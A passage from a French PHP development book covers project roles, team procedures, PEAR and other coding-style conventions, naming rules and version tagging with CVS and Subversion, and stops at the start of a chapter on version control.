Le client	Client	Il participe à la rédaction des spécifications fonctionnelles. Au sens XP, il rédige les scénarios client, définit les tests de recette et participe à la planification du projet.

Maîtrise d'ouvrage et maîtrise d'œuvre

Nous rencontrons souvent les termes maîtrise d'ouvrage et maîtrise d'œuvre, que ce soit au sein de projets d'entreprises ou d'associations. Cette différenciation des membres d'un projet est peu compatible avec les pratiques des méthodes agiles, mais il est intéressant de la connaître.




Figure 2–12 Maîtrise d'ouvrage et maîtrise d'œuvre

La maîtrise d'ouvrage

Elle est constituée d'un ensemble de personnes du projet dont la charge est de définir les besoins et les spécifications fonctionnelles, c'est-à-dire tout ce qui est en amont de la technique. Elle représente les utilisateurs finaux et effectue des estimations de coûts afin d'établir un budget et un planning. Elle est ensuite chargée de vérifier que les développements en cours répondent bien aux spécifications fonctionnelles mises en place.

Il peut arriver, lorsque les spécifications fonctionnelles sont réalisées dans la précipitation ou un manque de rigueur, que les solutions adoptées par la maîtrise d'œuvre, chargée de la réalisation, ne conviennent pas. S'ensuivent alors des rectifications qui font perdre du temps et de l'énergie à tout le monde.

Il est important que la maîtrise d'ouvrage fournisse un travail rigoureux, complet et clair aux personnes chargées de la réalisation. Il est également important que la maîtrise d'ouvrage collabore étroitement avec la maîtrise d'œuvre, afin d'éviter toute perte de temps dans des travaux inutiles.

La maîtrise d'œuvre

Elle est chargée de la réalisation dans les délais impartis et conformément aux spécifications fournies par la maîtrise d'ouvrage. Son premier travail sera d'établir des spécifications techniques, répondant aux spécifications fonctionnelles en termes de solutions techniques.

Ce n'est qu'à l'issue de cette première étape que l'équipe de projet sera en mesure de fournir des prévisions objectives sur la charge de travail nécessaire. Un planning pourra donc être établi et comparé aux estimations réalisées en amont.

Il est important que la maîtrise d'œuvre respecte les spécifications de la maîtrise d'ouvrage. Une maîtrise d'œuvre n'est pas responsable des défauts éventuels des spécifications fonctionnelles. En revanche, elle est chargée de rester conforme à ces spécifications dans la réalisation.

Le document constitué de la présentation du projet, des spécifications fonctionnelles et des spécifications techniques se nomme *Spécifications techniques du besoin* (STB).

Des procédures à mettre en place

Une machine bien pensée, bien huilée et bien rythmée permet d'obtenir de bons résultats. C'est vrai pour les chaînes de production de voitures, ça l'est également pour la gestion d'un projet. Ces procédures concernent plusieurs aspects de la gestion de projet que nous pouvons citer ici :

- les relations entre les différents membres du projet ;
- les actions liées à la qualité des développements ;
- les actions liées à la maintenance de l'application.

Les procédures doivent être planifiées : elles ont un début, une fin et éventuellement des itérations dont on déterminera la fréquence : si vous choisissez d'utiliser une méthode agile comme l'eXtreme Programming, intéressez-vous à la notion de planification itérative.

Dans la mise en place de vos procédures, vous devez penser :

- Au partage cohérent de vos ressources. Le responsable d'exploitation par exemple, est chargé, avec ou sans sous-traitant, de tenir un planning de livraisons pour plusieurs projets. Un défaut de planification ou trop d'exceptions faites aux procédures de livraisons peuvent générer des problèmes et des retards qui se répercutent sur l'ensemble des projets en cours.
- Aux problèmes imprévus. Ils ne doivent jamais être reportés ou ignorés. Plusieurs concertations régulières et efficaces doivent avoir lieu entre les membres du projet. Le travail à effectuer peut être découpé en itérations afin de mieux contrôler la progression du projet.

- Aux caractéristiques des différents intervenants. Chaque intervenant doit faire face à des contraintes (travailler sur plusieurs projets en même temps par exemple), possède des atouts (une spécialité sur laquelle il peut intervenir en profondeur) et une personnalité dont on peut tenir compte dans la mise en place des procédures et du planning.

La figure 2-13 met en avant un exemple de rythme de que l'on peut donner à un projet PHP. On y retrouve certains aspects des méthodes agiles. Libre à vous d'adapter un rythme et une méthode aux caractéristiques de votre projet et aux ressources dont vous disposez.

Qui collabore avec qui ?

Un premier exemple de collaboration vous a été donné dans notre étude précédente d'eXtreme Programming. Nous avons également établi la liste des rôles que l'on peut rencontrer dans un projet de développement web en PHP.




Figure 2–13 Procédures et itérations liées à un projet

Établir une stratégie ou un plan de collaboration n'est pas l'objectif le plus difficile à atteindre. Cette étape est nécessaire pour optimiser les workflows (les flux d'information) du projet, mais elle n'est pas suffisante pour que la mise en œuvre d'un environnement collaboratif efficace s'instaure. L'expérience et la bonne volonté des membres du projet, en particulier de ceux qui ont un rôle de manager, seront déterminantes.

Vous trouverez sur la figure 2-14 un exemple de stratégie de collaboration entre membres d'un même projet, représenté par un schéma. Nous y retrouvons les principaux rôles tenus par les membres d'un projet de taille moyenne.




Figure 2–14 Exemple de stratégie de collaboration

> **ORGANISATION Spécificités d'un projet PHP**
>
> L'architecture de l'application est importante, mais elle ne suffit absolument pas à assurer la pérennité et les performances de la solution. Le rôle du responsable technique intervient afin de pallier ce manque. Il assure l'homogénéité des développements, prévient les risques de baisses de performances (trop d'inclu-des à l'assemblage par exemple) et intervient judicieusement dans les solutions techniques. Si possible, la personne qui tient ce rôle possède une bonne expérience de PHP.

Conventions liées à l'écriture du code source

Notre objectif ici sera d'assurer une écriture homogène et lisible du code source pour une collaboration efficace entre les différents intervenants techniques. Il faudra donc que le code :

- soit lisible en tout point et judicieusement documenté ;
- soit maîtrisé par la majorité et en aucun cas par une seule personne ;
- soit facile à remanier ;
- respecte les mêmes règles d'écriture en tout point.

Nous verrons dans un premier temps comment se fixer des règles d'écriture en se basant sur un existant : PEAR. Nous aborderons ensuite l'art et la manière de gérer les versions et le débogage.

Règles élémentaires d'écriture

Aussi connaisseurs que vous puissiez être sur l'art et la manière de développer en PHP, il est très facile d'écrire un code illisible. Mais vous seriez alors confrontés à de réels problèmes de maintenance et le manque de style de votre travail pourrait être considéré comme un manque de professionnalisme.

Formatage d'un code source

Vos règles de formatage doivent produire un code lisible et agréable. Il peut aussi dans certains cas empêcher des débordements en se fixant des limites d'indentation, de nombre de caractères par ligne ou de nombre de lignes. La figure 2-15 vous donne un exemple de ce à quoi peut ressembler une définition de règles d'écriture.




Figure 2–15
Quelques règles d'écriture traduites en une illustration

Composition du formatage

Ces règles font intervenir un certain nombre de termes importants. Le tableau 2-3 contient la plupart des éléments à prendre en considération dans vos conventions. Vous pouvez également vous reporter à la figure 2-15 qui propose une représentation visuelle de la plupart de ces éléments.

Tableau 2–3 Éléments constituants les conventions de formatage

Élément	Description	Exemple (inspiré de PEAR)
L'indentation	Retrait que l'on doit observer pour marquer l'intérieur d'une structure (fonction, boucle, condition...).	L'indentation est composée de 4 espaces. Faites attention à ce que votre éditeur utilise des espaces et non des tabulations.
La longueur de ligne	Nombre de caractères maximum que peut contenir une ligne de code.	La ligne de code est limitée à 80 caractères.
La taille d'une fonction	Nombre de lignes maximal occupé par une fonction.	Il n'y a pas de limite sur la taille des fonctions. Mais il est d'usage de ne pas trop en avoir.

Le prototype d'une fonction/ classe	Le format de la ligne de déclaration d'une fonction ou d'une classe (`function nomFonction ($arguments...) {`).	`function funcName($arg1,`
		`$arg2 = 1)`
		`{`

Le format d'une structure de contrôle	Les règles d'écriture d'une structure (if, for, while...).	`if ($condition) {`
		`    // Contenu`
		`}`

Les opérateurs	Écriture des opérateurs d'affectation et de comparaison, et de ce qu'il y a avant et après.	Les opérateurs sont toujours précédés et suivis d'un espace à l'exception des opérateurs unaires.
Les commentaires	Éléments non interprétés facilitant la lecture du code par des explications écrites.	Les commentaires sont écrits au format phpdoc : http://manual.phpdoc.org.
Les commentaires d'en-tête	Fournissent des informations sur la nature du projet et le contenu du fichier.	Un commentaire d'en-tête standard doit être reproduit dans chaque fichier : http://pear.php.net/manual/fr/standards.header.php.
Les tags de code	Tags de déclaration de code PHP (`<?php ?>`).	L'utilisation des tags `<?php` et `?>` est obligatoire.

Conventions de formatage courantes

Voici un ensemble de conventions largement utilisées. Vous pouvez choisir l'une ou l'autre, ou définir vos propres règles d'écriture. Sachez que quel que soit votre choix, le plus important est de s'y tenir. La forme de votre code source doit être homogène en tout point de votre projet, ce qui implique également que l'ensemble de vos collaborateurs présents ou futurs doivent connaître et adopter ces conventions.

BONNES HABITUDES Allez au-delà des règles de formatage !

Par exemple, lorsqu'une ligne de code possède beaucoup de comparaisons, il est d'usage de la représenter sur plusieurs lignes et de jouer sur l'alignement et les parenthèses pour en faciliter la lisibilité et les priorités des traitements :

```
if ((($this->nbProducts == 0)
      || (count($this->operations) == 0)
      || (!$userManagement->isAdmin))
    && (isset($request))) {
    // traitements
}
```

Lorsque vous devez écrire une requête SQL longue, vous pouvez appliquer le même principe pour favoriser la lisibilité :

```
SELECT users.userID AS id
  FROM users, roles, groups
  WHERE users.id     = roles.user_id
  AND   groups.id    = roles.group_id
  AND   ( roles.module = 'sql_management'
    OR    roles.module = 'user_management'
    OR    roles.module LIKE '%_admin' )
```

La convention PEAR

Elle est recommandée par le PHPGroup et décrite officiellement sur le site officiel de PHP à l'adresse suivante :

- http://pear.php.net/manual/fr/standards.php

Exemple de code écrit au format PEAR

```
function displayTable($table = null)
{
    if (is_array($table)) {
        print_r($table);
        return true;
    }
    return false;
}
```

Le style BSD

Le style BSD ressemble au style proposé par PEAR. Il est utilisé par de nombreux programmeurs C et C++.

Exemple de code écrit au format BSD

```
function displayTable($table = null)
{
    if (is_array($table))
    {
        print_r($table);
        return true;
    }
    return false;
}
```

Le style GNU

Le style GNU est moins répandu pour écrire du PHP, mais vous pouvez vous en inspirer si vous le souhaitez. Vous trouverez des informations sur le projet GNU à l'adresse suivante :

- http://www.gnu.org/home.fr.html

Exemple de code au format GNU

```
function
displayTable ($table = null)
  {
    if (is_array($table))
      {
        print_r($table);
        return true;
      }
    return false;
  }
```

Le style Kernighan & Ritchie

Ritchie est le concepteur du populaire et redoutable langage C. Il publiera le premier livre sur la programmation en langage C avec Kernighan. Le format proposé par Kernighan & Ritchie est compact et lisible.

Exemple de code au format K&R

```
function displayTable($table = null) {
    if (is_array($table)) {
        print_r($table);
        return true;
    }
    return false;
}
```

À RETENIR Cas des templates

Selon son inventeur Rasmus Lerdorf, PHP est lui-même un moteur de templates. En réécrire un par dessus, c'est dans la plupart des cas réinventer la roue. Si, suite à la lecture du chapitre 13 vous choisissez de maintenir PHP comme moteur de templates pour votre application, rien ne vous empêche de définir un style d'écriture différent du style de codage traditionnel, mieux adapté à l'écriture d'un template contenant beaucoup d'informations non PHP.

L'exemple suivant utilise une syntaxe alternative qui rend plus explicite la nature des fins de blocs par des mots-clés : `endif`, `endwhile`, `endfor`, `endswitch` au lieu de la traditionnelle accolade fermante : `}`. Ceci est pratique lorsque les instructions PHP, peu nombreuses, sont mêlées à un contenu HTML ou PDF dense.

```
<p>Ci-joint la liste des ouvrages PHP Eyrolles :</p>
<ul>
    <?php foreach ($books AS $book) : ?>
        <li>
            <?php echo $book->get_name(); ?>
        </li>
    <?php endforeach; ?>
</ul>
```

Erreurs courantes

Le choix de certaines syntaxes peut induire des erreurs que même les développeurs les plus expérimentés reproduisent. Lorsque vous élaborez des conventions syntaxiques, il est judicieux de s'imposer certaines règles qui vous feront gagner du temps, car elles vous empêcheront de tomber dans le piège des erreurs d'étourderies.

Voici quelques exemples d'erreurs courantes que vous pouvez plus ou moins contrôler en choisissant une syntaxe adaptée.

- Le test suivant : `if ($var = true) { ... }` retournera toujours vrai, car = est un opérateur d'affectation et non de comparaison comme == (2 caractères égal, « = », concaténés). Si vous souhaitez minimiser le risque de reproduire cette erreur, il existe plusieurs solutions :

- Lorsque vous comparez une variable à une valeur, vous pouvez mettre la valeur avant : `if (true = $var) { ... }`. Cette solution n'est pas très agréable à pratiquer et à lire, mais elle renvoie une erreur.
- Évitez de faire une affectation et un test en même temps. Par exemple, prenez l'habitude d'écrire :

  ```
  $fd = fopen(...) ; if ($fd) { ...
  ```

  au lieu de :

  ```
  if ($fd = fopen(...)) { ...
  ```

- Connaissez et utilisez les fonctions de test, que vous préférerez aux opérateurs : `isset`, `is_array`, `is_numeric`, `in_array`... La liste de ces fonctions est disponible sur la documentation officielle de PHP :

  ▸ http://www.php.net/manual/fr/ref.var.php

- Il est possible de se passer des délimiteurs de blocs { et }, des boucles et des structures de contrôle lorsque le corps de celles-ci ne sont composées que d'une instruction :

  ```
  if ($condition) instruction();
  ```

  Mais il est facile, après coup, de vouloir ajouter une nouvelle instruction dans le bloc et d'oublier d'ajouter les délimiteurs. Prenez-donc l'habitude de mettre systématiquement les délimiteurs, même si le corps du bloc ne comprend qu'une seule instruction :

  ```
  if ($condition) { instruction(); }
  ```

Règles de nommage

Le nommage des classes, des fonctions, des variables, des constantes et de tout ce à quoi vous pouvez donner un nom fait partie de l'habillage de votre code. La lisibilité de vos programmes dépendra beaucoup de la langue, des mots et de la casse (majuscules ou minuscules) que vous aurez choisi.

Choisissez une langue

Dans un souci d'homogénéité et de pérennité, la langue choisie pour les mots-clés d'un code source est l'anglais. Si vous choisissez d'écrire en anglais mais que vous êtes français, évitez de faire des mélanges. La fonction `get_content()` sera plus facile à lire que `get_donnee()` ou `retourne_content()`.

Rien ne vous empêche en revanche de choisir le français pour les commentaires. Vous pourrez ainsi obtenir une documentation française de votre code source si vous utilisez un générateur comme PHPDocumentor.

Choix des mots

Les mots que vous utilisez pour vos noms de variables, constantes, classes et fonctions doivent permettre de déduire facilement les fonctionnalités et les données manipulées. Ces mots doivent être intuitifs et en rapport direct avec la fonctionnalité ou la donnée représentée.

L'utilisation d'abréviations est une bonne chose dans la mesure où elles sont faciles à comprendre. L'utilisation de `DB` pour `database`, ou `ID` pour `identifier` est acceptable. L'utilisation de `cont` pour `content` est moins évidente à saisir.

Les noms courts sont plus agréables à manipuler que les noms longs composés de plusieurs mots.

Choix de la casse

Donner à la casse une signification améliore la lecture du code et fait gagner du temps. Vous saurez par exemple du premier coup d'œil quelles propriétés se cachent derrière une variable (contenu, typage, portée, etc.), sans prendre la peine de parcourir le code pour le découvrir.

Le tableau suivant donne des exemples typiques de choix de casses issues de pratiques courantes. À vous de compléter ces conventions comme vous le souhaitez.

Tableau 2–4 Déduction de propriétés en fonction de la casse choisie

Mot-clé	Commentaire déduit de la casse
`$creditcard_date_expire`	Contient une valeur qui semble être la date d'expiration d'une carte de crédit.
`$bankAccount`	Une instance de la classe `BankAccount` (classe définie certainement plus haut).
`BankAccount::TYPE`	Constante de la classe `BankAccount` représentant un type de compte.
BANK_AGENCY	Un code représentant un contenu agence défini dans une constante.
`get_account()`	Une fonction qui renvoie un compte.
`getAccount()`	Une méthode qui renvoie un compte.
`_getAccount()`	Une méthode se voulant privée (notation courante en PHP 4) qui renvoie un compte.
`$_account`	Une propriété de classe se voulant privée (notation courante en PHP 4).
`BankAccount()`	Appel au constructeur d'une classe (il doit certainement y avoir un `new` devant).
`$float_balance`	Une variable contenant un solde de type `float`.

AVENIR Les jeux de caractères

Le jeu de caractères officiel des langues latines (français, anglais, etc.) est l'iso-8859-1 (latin 1). Par défaut, la plupart des éditeurs PHP et HTML sont configurés pour ce jeu afin de rester compatible avec la plupart des documents. Mais il n'est pas la voie de l'avenir car ses défauts sont de taille :

- Il se limite exclusivement à des caractères latins. Avec ce jeu, il est impossible de mettre en œuvre une internationalisation complète de votre application.
- Chaque caractère est limité à un seul octet, ce qui réduit le nombre de symboles différents que l'on peut encoder.

Le jeu de caractères universel est l'Unicode. L'appellation « UTF-8 » correspond à une solution de stockage des points de code d'Unicode (un point de code correspond à un caractère parmi l'ensemble de ceux qui existent dans le monde). Les caractères UTF-8 sont stockés sur 1 ou plusieurs octets (jusqu'à 6). Ce jeu a l'avantage d'être compatible avec les caractères 0 à 127 des jeux ANSI. La version 5.2 de PHP est prévue pour être entièrement compatible UTF-8. Il est de bon ton de choisir UTF-8 comme jeu de caractères par défaut pour l'avenir de votre code et de vos données.

Nommage des versions

Toute personne ayant déjà travaillé en équipe sur un projet PHP connaît cet outil célèbre et pratique qu'est CVS (Concurrent Version System) ou Subversion (son successeur). Ce programme permet de partager du code source entre les membres d'un même projet.

Le principe est simple : chaque modification effectuée par un développeur fait l'objet d'un enregistrement dans la base (appelée dépôt de données) ce qui génère systématiquement une montée de version. Il y a donc autant de montées de version que de modifications effectuées sur un même fichier.

Chaque nouvel enregistrement (appelé également commit) fait l'objet d'une comparaison avec la version la plus récente, puis d'un stockage des modifications accompagné de la date de l'action et de diverses informations permettant de gérer le suivi du fichier.

Quelques rappels sur les principes du versionning

À un instant *t*, votre application aura atteint une étape que vous allez vouloir analyser et conserver. Il est alors temps de prendre un cliché de votre code source. Ce cliché, ou tag, permettra par la suite de récupérer le code de votre application tel qu'il était à l'instant *t*.

Un exemple simple de gestion d'une application est décrite sur la figure 2-16, qui se lit de bas en haut.

1 La première étape consiste à importer les fichiers existants au début des développements. Un module, conteneur de notre application dans le dépôt de données, est créé avec trois premiers fichiers qui prennent d'office la version 1.1.




Figure 2–16 Prendre un cliché (tag) d'une application à un instant t

2 En deuxième étape, des travaux ont été effectués sur l'application : le fichier 1 est modifié et le fichier 4 est créé.

3 Ensuite, le fichier 2 est modifié à son tour et le fichier 3 est supprimé. À cette étape, l'application est opérationnelle bien que minimale. Il serait judicieux de se donner les moyens de conserver cet état de notre application, afin d'en faire une première version livrable. L'objectif étant de pouvoir extraire l'application telle qu'elle se présente à cet instant, même si de nouveaux développements ont eu lieu par dessus.

4 C'est l'objet de l'étape 4. Un cliché de l'application est pris à cet instant. Le nom `RELEASE_1_0_0` est l'identifiant du cliché, il permettra de l'extraire du dépôt de données à tout moment. La suite des développements peut alors avoir lieu.

5 Toute modification ultérieure, suppression ou ajout effectué sur l'application n'affectera en aucun cas le cliché `RELEASE_1_0_0` qui pourra être exporté de la base (checkout) à tout moment.

> **À RETENIR Supprimer un fichier ne le supprime pas...**
>
> Vous vous demandez peut-être pourquoi, sur la figure 2-16, la version du fichier 3, qui est censée être supprimée, est élevée à V1.2 ? La raison est simple : les outils de gestion de versions courants comme CVS et Subversion ne suppriment rien, ils conservent absolument tout ce qui se fait.
>
> Le fichier 3 subit une suppression, qui est en réalité une modification spéciale qui consiste à vider le fichier de son contenu. Sa version est alors incrémentée mais comme il s'agit d'un fichier vide, il sera ignoré et considéré comme supprimé. Il est possible de ressusciter ce fichier en enregistrant un fichier du même nom au même endroit, il sera alors incrémenté en version V1.3. Davantage d'informations vous attendent au chapitre 3 de cet ouvrage.

Nommage des versions


Nous nous baserons sur les recommandations du projet PEAR pour nos exemples. Mais il est également possible de définir ses propres noms de versions. Nous allons surtout nous intéresser à la manière dont il faut gérer les versions dans le cadre du développement d'une application PHP.

Une version est généralement composée de trois indicatifs numériques :

1 La version de l'application. Cet indicatif est incrémenté uniquement lorsqu'un changement majeur a été réalisé, impactant une très grande partie, voir la totalité du code source.
2 La révision est incrémentée lorsque de nouvelles fonctionnalités ou une série de bogues ont été traités.
3 L'indicatif de maintenance ne concerne que les rectificatifs appliqués à la révision en cours. Ils ne font pas l'objet de nouvelles fonctionnalités.

Sur l'exemple de la figure 2-16, nous avons pris un premier cliché `RELEASE_1_0_0` de notre application. Ce cliché signifie que : version 1, révision 0, sans opération de maintenance.

Figure 2–17
Nommage des versions



Le tag `QA_2_0_0_BP` sert à indiquer un *point de dérivation* sur la future version 2.0.0. Ce tag n'est pas un cliché de version, il est juste là par commodité car il permet de retrouver l'origine de la branche qui sera créée par la suite et portera le nom `QA_2_0_0`.

Grâce à la branche `QA_2_0_0`, la version 2 de l'application peut être développée en parallèle des mises à jour de la version 1. Notons qu'au sens PEAR, seuls les tags précédés de `RELEASE_` font office de versions officielles. Ainsi, la moulinette qui génère les paquetages correspondant aux différentes versions et révisions possède un repère lui permettant de ne traiter que les clichés valides.

L'indicatif RCx est utilisé lorsqu'un livrable doit être extrait et déployé mais n'atteint pas encore tout à fait les objectifs fixés pour la future révision. Cet indicatif signifie *Release Candidate* et peut être incrémenté comme suit : RC1, RC2...

CULTURE Donner un sens à la parité de la révision

Certains projets donnent un sens à la parité de la révision. Par exemple, les révisions paires font référence à des états stabilisés de l'application (corrections de bogues) tandis que les révisions impaires font référence à des ajouts de fonctionnalités. Ce système peut s'avérer pratique pour les applications développées en marches d'escalier, c'est-à-dire avec des itérations régulières faisant l'objet de déploiements successifs.

Une fois qu'une nouvelle version est stabilisée (voir la `RELEASE_2_0_0` dans notre exemple), il est d'usage de la passer sur la branche principale, de manière à la rendre officielle. Cette opération s'appelle une fusion (merge). La nouvelle version vient prendre la place de l'ancienne, qui devient alors obsolète et peut éventuellement être reprise sur une branche de maintenance.

Le tag `MAINT_2_0_0_BP` est de même nature que son homologue `QA_2_0_0_BP`, il sert à indiquer un point de dérivation opéré pour des opérations de maintenance minimes.

Dans la plupart des cas, il est recommandé de créer une branche pour faire évoluer l'identifiant de maintenance. Cette branche servira à combler des failles de sécurité ou des bogues liés à une révision. Une fusion peut être opérée afin de répercuter ces modifications sur la branche principale, dans la mesure où ces modifications ne créent pas de conflits avec les évolutions courantes.

3

Installer et utiliser un gestionnaire de versions

Travailler à plusieurs sur un projet PHP implique une mise en commun du code source. Pour cela, plusieurs solutions simples peuvent être mises en œuvre sans outil spécialisé. La plus courante sera de partager les fichiers sur un réseau.

Cependant, un simple partage (Samba ou FTP) reste limité : à partir d'une équipe de trois membres, la solution doit être écartée. En effet, revenir en arrière sur des travaux implique souvent des pertes de données et l'historique des développements est difficile à suivre. Ces problèmes ont conduit les développeurs à innover dans la création d'outils spécialisés comme CVS ou Subversion.

Ce chapitre vous présente d'abord l'utilité d'un gestionnaire de versions (ou dépôt de données) et quelques bonnes pratiques de mise en œuvre avec PHP. Puis il aborde les outils CVS et Subversion avec de nombreux exemples pratiques à utiliser dans ses propres travaux.

La gestion des versions en PHP

Cette petite introduction théorique va nous permettre d'aborder l'utilité et les principes de fonctionnement d'un gestionnaire de versions. Seront abordées ensuite les règles générales de bonne conduite liées à l'utilisation des outils de gestion des versions.

Utilité d'un gestionnaire de versions

Un gestionnaire de versions répond à plusieurs problématiques liées au partage de code source et de données. Son rôle principal est d'assurer la cohérence de la gestion des sources dans le cadre de développements réalisés en équipe.

Il s'assurera qu'aucune donnée ne soit perdue, que la version des fichiers sur chaque poste de développement soit à jour et que les conflits (écriture sur le même fichier par deux personnes différentes) soient systématiquement résolus. Cet outil permet :

- la mise à disposition partagée du code source des applications en cours de développement ;
- la mémorisation de l'ensemble des opérations d'ajout, modification et suppression, et marquage effectuées sur le dépôt de données ;
- la possibilité d'annuler des actions et de revenir sur des versions précédentes pour chaque fichier ;
- la possibilité de figer une version sur l'ensemble des fichiers afin de pouvoir extraire une version précise d'une application.

Principe de fonctionnement

La figure 3-1 présente quelques opérations courantes proposées par un gestionnaire de versions avec quelques explications succinctes. Il nous faudrait plus d'un chapitre pour expérimenter l'ensemble des possibilités d'un tel outil, aussi nous nous contenterons ici d'une rapide présentation.

Exemple de scénario

Imaginons que nous voulons créer un projet avec un gestionnaire de versions. Nous allons voir étape par étape les opérations à mettre en œuvre :

1. Dans un tout premier temps, après installation d'un outil de versionning tel que CVS, nous allons créer un dépôt de données grâce à l'opération `init`. Ce dépôt peut contenir plusieurs modules, nous allons en créer un avec l'opération `import` qui déplacera les premiers fichiers de notre application dans le dépôt.

